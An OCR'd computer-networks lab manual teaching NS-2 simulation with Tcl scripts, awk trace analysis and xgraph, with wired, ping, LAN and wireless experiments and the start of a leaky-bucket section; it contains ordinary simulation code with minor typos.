
Introduction to NS-2:

- Widely known as NS2, is simply an event driven simulation tool.
  - Useful in studying the dynamic nature of communication networks.
  - Simulation of wired as well as wireless network functions and protocols (e.g., routing algorithms, TCP, UDP) can be done using NS2.
  - In general, NS2 provides users with a way of specifying such network protocols and simulating their corresponding behaviors.

Basic Architecture of NS2



Tcl scripting

- Tcl is a general purpose scripting language. [Interpreter]
- Tcl runs on most of the platforms such as Unix, Windows, and Mac.
- The strength of Tcl is its simplicity.
- It is not necessary to declare a data type for variable prior to the usage.

Basics of TCL

Syntax: command arg1 arg2 arg3

- **Hello World!**

puts stdout{Hello, World!}

Hello, World!

- **Variables** Command Substitution

set a 5 set len [string length foobar]

set b $a set len [expr [string length foobar] + 9]

- **Simple Arithmetic**

  expr 7.2 / 4

- **Procedures**

  proc Diag {a b} {

  set c [expr sqrt($a * $a + $b * $b)]

  return $c }

puts —Diagonal of a 3, 4 right triangle is [Diag 3

4]‖ Output: Diagonal of a 3, 4 right triangle is 5.0

- **Loops**

  while{$i < $n} { for {set i 0} {$i < $n} {incr i} {

  . . . . . .

  } }

Wired TCL Script Components

Create the event scheduler

Open new files & turn on the tracing

Create the nodes

Setup the links

Configure the traffic type (e.g., TCP, UDP, etc)

Set the time of traffic generation (e.g., CBR, FTP)

Terminate the simulation

NS Simulator Preliminaries.

1. Initialization and termination aspects of the ns simulator.
2. Definition of network nodes, links, queues and topology.
3. Definition of agents and of applications.
4. The nam visualization tool.
5. Tracing and random variables.

Initialization and Termination of TCL Script in NS-2

An ns simulation starts with the command

set ns [new Simulator]

Which is thus the first line in the tcl script? This line declares a new variable as using the set command, you can call this variable as you wish, In general people declares it as ns because it is an instance of the Simulator class, so an object the code[new Simulator] is indeed the installation of the class Simulator using the reserved word new.

In order to have output files with data on the simulation (trace files) or files used for visualization (nam files), we need to create the files using –open‖ command:

#Open the Trace file

```
set tracefile1 [open out.tr w]
$ns trace-all $tracefile1
```

#Open the NAM trace file

```
set namfile [open out.nam w]
$ns namtrace-all $namfile
```

The above creates a dta trace file called –out.tr‖ and a nam visualization trace file called –out.nam‖.Within the tcl script,these files are not called explicitly by their names,but instead by pointers that are declared above and called –tracefile1‖ and –namfile‖ respectively.Remark that they begins with a # symbol.The second line open the file –out.tr‖ to be used for writing,declared with the letter –w‖.The third line uses a simulator method called trace-all that have as parameter the name of the file where the traces will go.

The last line tells the simulator to record all simulation traces in NAM input format.It also gives the file name that the trace will be written to later by the command $ns flush-trace.In our case,this will be the file pointed at by the pointer –$namfile‖,i.e the file –out.tr‖.

The termination of the program is done using a –finish‖ procedure.

#Define a „finish" procedure

```
Proc finish { } {
global ns tracefile1 namfile
$ns flush-trace
Close $tracefile1
Close $namfile
Exec nam out.nam &
Exit 0
```

The word proc declares a procedure in this case called **finish** and without arguments. The word **global** is used to tell that we are using variables declared outside the procedure. The simulator method –**flush-trace"** will dump the traces on the respective files. The tcl command –**close"** closes the trace files defined before and **exec** executes the nam program for visualization. The command **exit** will ends the application and return the number 0 as status to the system. Zero is the default for a clean exit. Other values can be used to say that is a exit because something fails.

At the end of ns program we should call the procedure –finish‖ and specify at what time the termination should occur. For example,

```
$ns at 125.0 "finish"
```

will be used to call –**finish**‖ at time 125sec.Indeed,the **at** method of the simulator allows us to schedule events explicitly.

The simulation can then begin using the command

```
$ns run
```

Definition of a network of links and nodes

The way to define a node is

```
set n0 [$ns node]
```

The node is created which is printed by the variable n0. When we shall refer to that node in the script we shall thus write $n0.

Once we define several nodes, we can define the links that connect them. An example of a definition of a link is:

```
$ns duplex-link $n0 $n2 10Mb 10ms DropTail
```

Which means that $n0 and $n2 are connected using a bi-directional link that has 10ms of propagation delay and a capacity of 10Mb per sec for each direction.

To define a directional link instead of a bi-directional one, we should replace –duplex-link‖ by –simplex-link‖.

In NS, an output queue of a node is implemented as a part of each link whose input is that node. The definition of the link then includes the way to handle overflow at that queue. In our case, if the buffer capacity of the output queue is exceeded then the last packet to arrive is dropped. Many alternative options exist, such as the RED (Random Early Discard) mechanism, the FQ (Fair Queuing), the DRR (Deficit Round Robin), the stochastic Fair Queuing (SFQ) and the CBQ (which including a priority and a round-robin scheduler).

In ns, an output queue of a node is implemented as a part of each link whose input is that node. We should also define the buffer capacity of the queue related to each link. An example would be:

```
#set Queue Size of link (n0-n2) to 20

$ns queue-limit $n0 $n2 20
```

Agents and Applications

We need to define routing (sources, destinations) the agents (protocols) the application that use them.

FTP over TCP

TCP is a dynamic reliable congestion control protocol. It uses Acknowledgements created by the destination to know whether packets are well received.

There are number variants of the TCP protocol, such as Tahoe, Reno, NewReno, Vegas.

The type of agent appears in the first line:

```
set tcp [new Agent/TCP]
```

The command **$ns attach-agent $n0 $tcp** defines the source node of the tcp connection. The command

Defines the behavior of the destination node of TCP and assigns to it a pointer called sink.

```
set sink [new Agent /TCPSink]
```

#Setup a UDP connection

```
set udp [new Agent/UDP]
$ns attach-agent $n1 $udp
set null [new Agent/Null]
$ns attach-agent $n5 $null
$ns connect $udp $null
$udp set fid_2
```

#setup a CBR over UDP connection

```
set cbr [new Application/Traffic/CBR]
$cbr attach-agent $udp
$cbr set packetsize_ 100
$cbr set rate_ 0.01Mb
$cbr set random_ false
```

Above shows the definition of a CBR application using a UDP agent

The command **$ns attach-agent $n4 $sink** defines the destination node. The command **$ns connect $tcp $sink** finally makes the TCP connection between the source and destination nodes.

TCP has many parameters with initial fixed defaults values that can be changed if mentioned explicitly. For example, the default TCP packet size has a size of 1000bytes.This can be changed to another value, say 552bytes, using the command **$tcp set packetSize_ 552**.

When we have several flows, we may wish to distinguish them so that we can identify them with different colors in the visualization part. This is done by the command **$tcp set fid_ 1** that assigns to the TCP connection a flow identification of –1‖.We shall later give the flow identification of –2‖ to the UDP connection.

CBR over UDP

A UDP source and destination is defined in a similar way as in the case of TCP.

Instead of defining the rate in the command $cbr set rate_ 0.01Mb, one can define the time interval between transmission of packets using the command.

```
$cbr set interval_ 0.005
```

The packet size can be set to some value using

```
$cbr set packetSize_ <packet size>
```

Scheduling Events

NS is a discrete event based simulation. The tcp script defines when event should occur. The initializing command set ns [new Simulator] creates an event scheduler, and events are then scheduled using the format:

```
$ns at <time> <event>
```

The scheduler is started when running ns that is through the command $ns run.

The beginning and end of the FTP and CBR application can be done through the following command

```
$ns at 0.1 “$cbr start”

$ns at 1.0 “ $ftp start”

$ns at 124.0 “$ftp stop”

$ns at 124.5 “$cbr stop”
```

Structure of Trace Files

When tracing into an output ASCII file, the trace is organized in 12 fields as follows in fig shown below, The meaning of the fields are:

Event	Time	From Node	To Node	PKT Type	PKT Size	Flags	Fid	Src Addr	Dest Addr	Seq Num	Pkt id

1. The first field is the event type. It is given by one of four possible symbols r, +, -, d which correspond respectively to receive (at the output of the link), enqueued, dequeued and dropped.
2. The second field gives the time at which the event occurs.
3. Gives the input node of the link at which the event occurs.
4. Gives the output node of the link at which the event occurs.
5. Gives the packet type (eg CBR or TCP)
6. Gives the packet size
7. Some flags
8. This is the flow id (fid) of IPv6 that a user can set for each flow at the input OTcl script one can further use this field for analysis purposes; it is also used when specifying stream color for the NAM display.
9. This is the source address given in the form of –node.port‖.
10. This is the destination address, given in the same form.
11. This is the network layer protocol's packet sequence number. Even though UDP implementations in a real network do not use sequence number, ns keeps track of UDP packet sequence number for analysis purposes
12. The last field shows the Unique id of the packet.

XGRAPH

The xgraph program draws a graph on an x-display given data read from either data file or from standard input if no files are specified. It can display upto 64 independent data sets using different colors and line styles for each set. It annotates the graph with a title, axis labels, grid lines or tick marks, grid labels and a legend.

Syntax:

```
Xgraph [options] file-name
```

Options are listed here

/-bd <color> (Border)

This specifies the border color of the xgraph window.

/-bg <color> (Background)

This specifies the background color of the xgraph window.

/-fg<color> (Foreground)

This specifies the foreground color of the xgraph window.

/-lf <fontname> (LabelFont)

All axis labels and grid labels are drawn using this font.

/-t<string> (Title Text)

This string is centered at the top of the graph.

/-x <unit name> (XunitText)

This is the unit name for the x-axis. Its default is –X‖.

/-y <unit name> (YunitText)

This is the unit name for the y-axis. Its default is –Y‖.

Awk- An Advanced

awk is a programmable, pattern-matching, and processing tool available in UNIX. It works equally well with text and numbers.

awk is not just a command, but a programming language too. In other words, awk utility is a pattern scanning and processing language. It searches one or more files to see if they contain lines that match specified patterns and then perform associated actions, such as writing the line to the standard output or incrementing a counter each time it finds a match.

Syntax:

```
awk option 'selection_criteria {action}' file(s)
```

Here, selection_criteria filters input and select lines for the action component to act upon. The selection_criteria is enclosed within single quotes and the action within the curly braces. Both the selection_criteria and action forms an awk program.

Example: $ awk „/manager/ {print}" emp.lst

Variables

Awk allows the user to use variables of there choice. You can now print a serial number, using the variable kount, and apply it those directors drawing a salary exceeding 6700:

```
$ awk –F"|" „$3 == "director" && $6 > 6700
{ kount =kount+1
printf " %3f %20s %-12s %d\n", kount,$2,$3,$6 }" empn.lst
```

THE –f OPTION: STORING awk PROGRAMS IN A FILE

You should holds large awk programs in separate file and provide them with the awk extension for easier identification. Let's first store the previous program in the file empawk.awk:

$ cat empawk.awk

Observe that this time we haven't used quotes to enclose the awk program. You can now use awk with the –f *filename* option to obtain the same output:

```
Awk –F"|" –f empawk.awk empn.lst
```

THE BEGIN AND END SECTIONS

Awk statements are usually applied to all lines selected by the address, and if there are no addresses, then they are applied to every line of input. But, if you have to print something before processing the first line, for example, a heading, then the BEGIN section can be used gainfully. Similarly, the end section useful in printing some totals after processing is over.

The BEGIN and END sections are optional and take the form

BEGIN {action}

END {action}

These two sections, when present, are delimited by the body of the awk program. You can use them to print a suitable heading at the beginning and the average salary at the end.

BUILT-IN VARIABLES

Awk has several built-in variables. They are all assigned automatically, though it is also possible for a user to reassign some of them. You have already used NR, which signifies the record number of the current line. We'll now have a brief look at some of the other variable.

The FS Variable*:* as stated elsewhere, awk uses a contiguous string of spaces as the default field delimiter. FS redefines this field separator, which in the sample database happens to be the |. When used at all, it must occur in the BEGIN section so that the body of the program knows its value before it starts processing:

BEGIN {FS="|"}

This is an alternative to the –F option which does the same thing.

The OFS Variable*:* when you used the print statement with comma-separated arguments, each argument was separated from the other by a space. This is awk's default output field separator, and can reassigned using the variable OFS in the BEGIN section:

BEGIN { OFS="~" }

When you reassign this variable with a ~ (tilde), awk will use this character for delimiting the print arguments. This is a useful variable for creating lines with delimited fields.

The NF variable*:* NF comes in quite handy for cleaning up a database of lines that don't contain the right number of fields. By using it on a file, say emp.lst, you can locate those lines not having 6 fields, and which have crept in due to faulty data entry:

$awk „BEGIN {FS = "|"}

NF! =6 { Print "Record No ", NR, "has", "fields"}" empx.lst

Experiment No: 1

Simulate a three node point to point network with duplex links between them. Set queue size and vary the bandwidth and find number of packets dropped.

```
# Simulation parameters setup
set val(stop) 6.0 ; # stopping time of the simulation

# Initialization
#Create a ns simulator
set ns [new Simulator]

#Open the NS trace file
set tracefile [open 1.tr w]
$ns trace-all $tracefile

#Open the NAM trace file
set namfile [open 1.nam w]
$ns namtrace-all $namfile

# Nodes Definition
#Create 3 nodes
set n1 [$ns node]
set n2 [$ns node]
set n3 [$ns node]

# Links Definition
#Createlinks between nodes
$ns duplex-link $n1 $n2 1000Kb 60ms DropTail
$ns queue-limit $n1 $n2 14
$ns duplex-link $n2 $n3 500Kb 60ms DropTail
$ns queue-limit $n2 $n3 4
$ns duplex-link-op $n1 $n2 queuePos 0.5
$ns duplex-link-op $n2 $n3 queuePos 0.2

# Agents Definition
#Setup a TCP connection
set tcp0 [new Agent/TCP]
$ns attach-agent $n1 $tcp0
set sink1 [new Agent/TCPSink]
$ns attach-agent $n3 $sink1
$ns connect $tcp0 $sink1
$tcp0 set packetSize_ 1500

# Applications Definition
```

```
#Setup a FTP Application over TCP connection
set ftp0 [new Application/FTP]
$ftp0 attach-agent $tcp0
$ns at 0.2 "$ftp0 start"
$ns at 5.0 "$ftp0 stop"
```

```
# Termination
#Define a 'finish' procedure
proc finish {} {
global ns tracefile namfile
$ns flush-trace
close $tracefile
close $namfile
exec nam 1.nam &
exit 0
}

$ns at $val(stop) "$ns nam-end-wireless $val(stop)"
$ns at $val(stop) "finish"
$ns at $val(stop) "puts \"done\" ; $ns halt"
$ns run
```

AWK file: *(Open a new editor using "vi command" and write awk file and save with ".awk" extension)*

#immediately after BEGIN should open braces „{„

```
BEGIN {
count=0;
total=0;
}
{
event=$1;
if(event=="d") {
count++;
}
}
END {
printf("No of packets dropped : %d\n",count);
}
```

Steps for execution

- *Open vi editor and type program. Program name should have the extension " **.tcl** "*

  [root@localhost ~]# vi lab1.tcl

- *Save the program by pressing **"ESC key"** first, followed by **"Shift and :"** keys simultaneously and type **"wq"** and press **Enter key**.*
- *Open vi editor and type **awk** program. Program name should have the extension "**.awk** "*

  [root@localhost ~]# vi lab1.awk

- *Save the program by pressing **"ESC key"** first, followed by **"Shift and :"** keys simultaneously and type **"wq"** and press **Enter key**.*
- *Run the simulation program*

  [root@localhost~]# ns lab1.tcl

- *Here **"ns"** indicates network simulator. We get the topology shown in the snapshot.*
- *Now press the play button in the simulation window and the simulation will begins.*
- *After simulation is completed run **awk file** to see the output ,*


  [root@localhost~]# awk –f lab1.awk 1.tr


- *To see the trace file contents open the file as ,*


  [root@localhost~]# vi 1.tr

Trace file contains 12 columns:

Event type, Event time, From Node, To Node, Packet Type, Packet Size, Flags (indicated by---------), Flow ID, Source address, Destination address, Sequence ID, Packet ID







Contents of Trace File Topology Output

Experiment No: 2

Implement transmission of ping messages/trace route over a network topology consisting of 6 nodes and find the number of packets dropped due to congestion.

```
set val(stop) 10.0 ; # time of simulation end

#Create a ns simulator
set ns [new Simulator]

#Open the NS trace file
set tracefile [open 3.tr w]
$ns trace-all $tracefile

#Open the NAM trace file
set namfile [open 3.nam w]
$ns namtrace-all $namfile

#Create 7 nodes
set n0 [$ns node]
set n1 [$ns node]
set n2 [$ns node]
set n3 [$ns node]
set n4 [$ns node]
set n5 [$ns node]
set n6 [$ns node]

#Create links between nodes
$ns duplex-link $n0 $n1 1Mb 50ms DropTail
$ns queue-limit $n0 $n1 50
$ns duplex-link $n0 $n3 1Mb 50ms DropTail
$ns queue-limit $n0 $n3 50
$ns duplex-link $n0 $n4 1Mb 50ms DropTail
$ns queue-limit $n0 $n4 50
$ns duplex-link $n0 $n5 1Mb 50ms DropTail
$ns queue-limit $n0 $n5 2
$ns duplex-link $n0 $n2 1Mb 50ms DropTail
$ns queue-limit $n0 $n2 2
$ns duplex-link $n0 $n6 1Mb 50ms DropTail
$ns queue-limit $n0 $n6 1

#Give node position (for NAM)
$ns duplex-link-op $n0 $n1 orient right-up
$ns duplex-link-op $n0 $n2 orient right
$ns duplex-link-op $n0 $n3 orient right-down
$ns duplex-link-op $n0 $n4 orient left-down
$ns duplex-link-op $n0 $n5 orient left
$ns duplex-link-op $n0 $n6 orient left-up
```

```
Agent/Ping instproc recv {from rtt} {
$self instvar node_
puts "node [$node_ id] received ping answer from $from with round-trip-time $rtt ms."
}

set p1 [new Agent/Ping]
set p2 [new Agent/Ping]
set p3 [new Agent/Ping]
set p4 [new Agent/Ping]
set p5 [new Agent/Ping]
set p6 [new Agent/Ping]

$ns attach-agent $n1 $p1
$ns attach-agent $n2 $p2
$ns attach-agent $n3 $p3
$ns attach-agent $n4 $p4
$ns attach-agent $n5 $p5
$ns attach-agent $n6 $p6

$ns connect $p1 $p4
$ns connect $p2 $p5
$ns connect $p3 $p6

$ns at 0.2 "$p1 send"
$ns at 0.4 "$p2 send"
$ns at 0.6 "$p3 send"
$ns at 1.0 "$p4 send"
$ns at 1.2 "$p5 send"
$ns at 1.4 "$p6 send"

proc finish {} {
global ns tracefile namfile
$ns flush-trace
close $tracefile
close $namfile
exec nam 3.nam &
exit 0
}

$ns at $val(stop) "$ns nam-end-wireless $val(stop)"
$ns at $val(stop) "finish"
$ns at $val(stop) "puts \"done\" ; $ns halt"
$ns run
```

AWK file

```
BEGIN {
```

```
count=0;
}
{
event=$1;
if(event=="d") {
count++;
}
}
END {
printf("No of packets dropped : %d\n",count);
}
```


Steps for execution:

1) *Open vi editor and type program. Program name should have the extension " **.tcl** "*
   [root@localhost ~]# vi lab2.tcl
2) *Save the program by pressing **"ESC key"** first, followed by **"Shift and :"** keys simultaneously and type **"wq"** and press **Enter key**.*
3) *Open vi editor and type **awk** program. Program name should have the extension "**.awk** "*
   [root@localhost ~]# vi lab2.awk
4) *Save the program by pressing **"ESC key"** first, followed by **"Shift and :"** keys simultaneously and type **"wq"** and press **Enter key**.*
5) *Run the simulation program*
   [root@localhost~]# ns lab2.tcl
   i) *Here **"ns"** indicates network simulator. We get the topology shown in the snapshot.*
   ii) *Now press the play button in the simulation window and the simulation will begins.*
6) *After simulation is completed run **awk file** to see the output ,*
   [root@localhost~]# awk –f lab2.awk 3.tr
7) *To see the trace file contents open the file as ,*
   [root@localhost~]# vi 3.tr

Experiment No: 3

Simulate an Ethernet LAN using n nodes and set multiple traffic nodes and plot congestion window for different source / destination

```
# Simulation parameters setup
set val(stop) 10.0 ;# time of simulation end

# Initialization
#Create a ns simulator
set ns [new Simulator]

#Open the NS trace file
set tracefile [open 3.tr w]
$ns trace-all $tracefile

#Open the NAM trace file
set namfile [open 3.nam w]
$ns namtrace-all $namfile
$ns color 1 Blue
$ns color 2 Red

# Nodes Definition
#Create 9 nodes
set n0 [$ns node]
set n1 [$ns node]
set n2 [$ns node]
set n3 [$ns node]
set n4 [$ns node]
set n5 [$ns node]
set n6 [$ns node]
set n7 [$ns node]
set n8 [$ns node]

# Create LAN
$ns make-lan "$n3 $n4 $n5 $n6 $n7 $n8" 512Kb 50ms LL Queue/DropTail

# Links Definition
#Createlinks between nodes
$ns duplex-link $n1 $n0 2.0Mb 50ms DropTail
$ns queue-limit $n1 $n0 50
$ns duplex-link $n2 $n0 2.0Mb 50ms DropTail
$ns queue-limit $n2 $n0 50
$ns duplex-link $n0 $n3 1.0Mb 50ms DropTail
$ns queue-limit $n0 $n3 7
#Give node position (for NAM)
$ns duplex-link-op $n1 $n0 orient right-down
$ns duplex-link-op $n2 $n0 orient right-up
```



```
$ns duplex-link-op $n0 $n3 orient right


# Agents Definition
#Setup a TCP/Reno connection
set tcp0 [new Agent/TCP/Reno]
$ns attach-agent $n1 $tcp0
set sink1 [new Agent/TCPSink]

$ns attach-agent $n7 $sink1
$ns connect $tcp0 $sink1
$tcp0 set packetSize_ 1500
$tcp0 set class_ 1
set tfile1 [open cwnd1.tr w]
$tcp0 attach $tfile1
$tcp0 trace cwnd_

#Setup a TCP/Vegas connection
set tcp5 [new Agent/TCP/Vegas]
$ns attach-agent $n2 $tcp5
set sink6 [new Agent/TCPSink]
$ns attach-agent $n8 $sink6
$ns connect $tcp5 $sink6
$tcp5 set packetSize_ 1500
$tcp5 set class_ 2
set tfile2 [open cwnd2.tr w]
$tcp5 attach $tfile2
$tcp5 trace cwnd_

# Applications Definition
#Setup a FTP Application over TCP/Reno connection
set ftp0 [new Application/FTP]
$ftp0 attach-agent $tcp0
$ns at 0.3 "$ftp0 start"
$ns at 8.0 "$ftp0 stop"

#Setup a FTP Application over TCP/Vegas connection
set ftp4 [new Application/FTP]
$ftp4 attach-agent $tcp5
$ns at 0.3 "$ftp4 start"
$ns at 8.0 "$ftp4 stop"

# Termination
#Define a 'finish' procedure
proc finish {} {
global ns tracefile namfile
$ns flush-trace
close $tracefile
close $namfile
exec nam 3.nam &
```

```
exit 0
}

$ns at $val(stop) "$ns nam-end-wireless $val(stop)"
$ns at $val(stop) "finish"
$ns at $val(stop) "puts \"done\" ; $ns halt"
$ns run
```

AWK file: *(Open a new editor using "vi command" and write awk file and save with ".awk" extension)*

```
BEGIN{}
{
if($6=="cwnd_")
{ printf("%f\t%f\n",$1,$7); }
}
END{}
```

Steps for execution

- *Open vi editor and type program. Program name should have the extension " **.tcl** "*
  [root@localhost ~]# vi lab3.tcl
- *Save the program by pressing **"ESC key"** first, followed by **"Shift and :"** keys simultaneously and type **"wq"** and press **Enter key**.*
- *Open vi editor and type **awk** program. Program name should have the extension "**.awk** "*
  [root@localhost ~]# vi lab3.awk
- *Save the program by pressing **"ESC key"** first, followed by **"Shift and :"** keys simultaneously and type **"wq"** and press **Enter key**.*
- *Run the simulation program*
  [root@localhost~]# ns lab3.tcl
  - *After simulation is completed run **awk file** to see the output , **[root@localhost~]# awk –f lab3.awk cwnd1.tr > a1 [root@localhost~]# awk –f lab3.awk cwnd2.tr > a2 [root@localhost~]# xgraph a1 a2***
- *Here we are using the congestion window trace files i.e. **cwnd1.tr** and **cwnd2.tr** and we are redirecting the contents of those files to new files say **a1** and **a2** using **output redirection operator (>)**.*
- *To see the trace file contents open the file as ,*
  [root@localhost~]# vi 3.tr

Experiment No: 4

Simulate simple ESS and with transmitting nodes in wireless LAN by simulation and determine the performance with respect to transmission of packets.

```
# Simulation parameters setup
set val(chan) Channel/WirelessChannel        ;# channel type
set val(prop) Propagation/TwoRayGround       ;# radio-propagation model
set val(netif) Phy/WirelessPhy               ;# network interface type
set val(mac) Mac/802_11                      ;# MAC type
set val(ifq) Queue/DropTail/PriQueue         ;# interface queue type
set val(ll) LL                               ;# link layer type
set val(ant) Antenna/OmniAntenna             ;# antenna model
set val(ifqlen) 50                           ;# max packet in ifq
set val(nn) 2                                ;# number of mobilenodes
set val(rp) DSDV                             ;# routing protocol
set val(x) 700                               ;# X dimension of topography
set val(y) 444                               ;# Y dimension of topography
set val(stop) 10.0                           ;# time of simulation end

# Initialization
#Create a ns simulator
set ns [new Simulator]

#Setup topography object
set topo [new Topography]
$topo load_flatgrid $val(x) $val(y)
create-god $val(nn)

#Open the NS trace file
set tracefile [open out.tr w]
$ns trace-all $tracefile

#Open the NAM trace file
set namfile [open out.nam w]
$ns namtrace-all $namfile
$ns namtrace-all-wireless $namfile $val(x) $val(y)
set chan [new $val(chan)];#Create wireless channel

# Mobile node parameter setup
$ns node-config     -adhocRouting   $val(rp) \
                    -llType         $val(ll) \
                    -macType        $val(mac) \
                    -ifqType        $val(ifq) \
                    -ifqLen         $val(ifqlen) \
                    -antType        $val(ant) \
                    -propType       $val(prop) \
                    -phyType        $val(netif) \
```

```
-channel        $chan \
-topoInstance   $topo \
-agentTrace     ON \
-routerTrace    ON \
-macTrace       ON \
-movementTrace      ON
```

```
# Nodes Definition
#Create 2 nodes
set n0 [$ns node]
$n0 set X_ 268
$n0 set Y_ 339
$n0 set Z_ 0.0
$ns initial_node_pos $n0 20
set n1 [$ns node]
$n1 set X_ 428
$n1 set Y_ 344
$n1 set Z_ 0.0
$ns initial_node_pos $n1 20

# Generate movement
$ns at .1 " $n0 setdest 600 344 100 "
$ns at .1 " $n1 setdest 300 339 100 "

# Agents Definition
#Setup a TCP connection
set tcp0 [new Agent/TCP]
$ns attach-agent $n0 $tcp0
set sink1 [new Agent/TCPSink]
$ns attach-agent $n1 $sink1
$ns connect $tcp0 $sink1
$tcp0 set packetSize_ 1500

# Applications Definition
#Setup a FTP Application over TCP connection
set ftp0 [new Application/FTP]
$ftp0 attach-agent $tcp0
$ns at 1.0 "$ftp0 start"
$ns at 5.0 "$ftp0 stop"

#Define a 'finish' procedure
proc finish {} {
global ns tracefile namfile
$ns flush-trace
close $tracefile
close $namfile
exec nam out.nam &
exit 0
}
```

```
for {set i 0} {$i < $val(nn) } { incr i } {
$ns at $val(stop) "\$n$i reset"
}

$ns at $val(stop) "$ns nam-end-wireless $val(stop)"
$ns at $val(stop) "finish"
$ns at $val(stop) "puts \"done\" ; $ns halt"
$ns run
```

AWK file: *(Open a new editor using "vi command" and write awk file and save with ".awk" extension)*

```
BEGIN{
count=0;
total=0;
}
{
event =$1;
if(event=="D") {
count++;
}
}
END{
printf("No of packets dropped : %d\n",count);
}
```

Steps for execution

- *Open vi editor and type program. Program name should have the extension " **.tcl** "*
  [root@localhost ~]# vi lab4.tcl
- *Save the program by pressing **"ESC key"** first, followed by **"Shift and :"** keys simultaneously and type **"wq"** and press **Enter key**.*
- *Open vi editor and type **awk** program. Program name should have the extension "**.awk** "*
  [root@localhost ~]# vi lab4.awk
- *Save the program by pressing **"ESC key"** first, followed by **"Shift and :"** keys simultaneously and type **"wq"** and press **Enter key**.*
- *Run the simulation program*
  [root@localhost~]# ns lab4.tcl
  - *Here **"ns"** indicates network simulator. We get the topology shown in the snapshot.*
  - *Now press the play button in the simulation window and the simulation will begins.*
- *After simulation is completed run **awk file** to see the output ,*
  [root@localhost~]# awk –f lab4.awk out.tr
- *To see the trace file contents open the file as ,*
  [root@localhost~]# vi out.tr

Experiment No: 5

Congestion Control Using Leaky Bucket Algorithm

Aim: *C Program for Congestion control using Leaky Bucket Algorithm*

The main concept of the leaky bucket algorithm is that the output data flow remains constant despite the variant input traffic, such as the water flow in a bucket with a small hole at the bottom. In case the bucket contains water (or packets) then the output flow follows a constant rate, while if the bucket is full any additional load will be lost because of spillover. In a similar way if the bucket is empty the output will be zero. From network perspective, leaky bucket consists of a finite queue (bucket) where all the incoming packets are stored in case there is space in the queue, otherwise the packets are discarded. In order to regulate the output flow, leaky bucket transmits one packet from the queue in a fixed time (e.g. at every clock tick). In the following figure we can notice the main rationale of leaky bucket algorithm, for both the two approaches (e.g. leaky bucket with water (a) and with packets (b)).

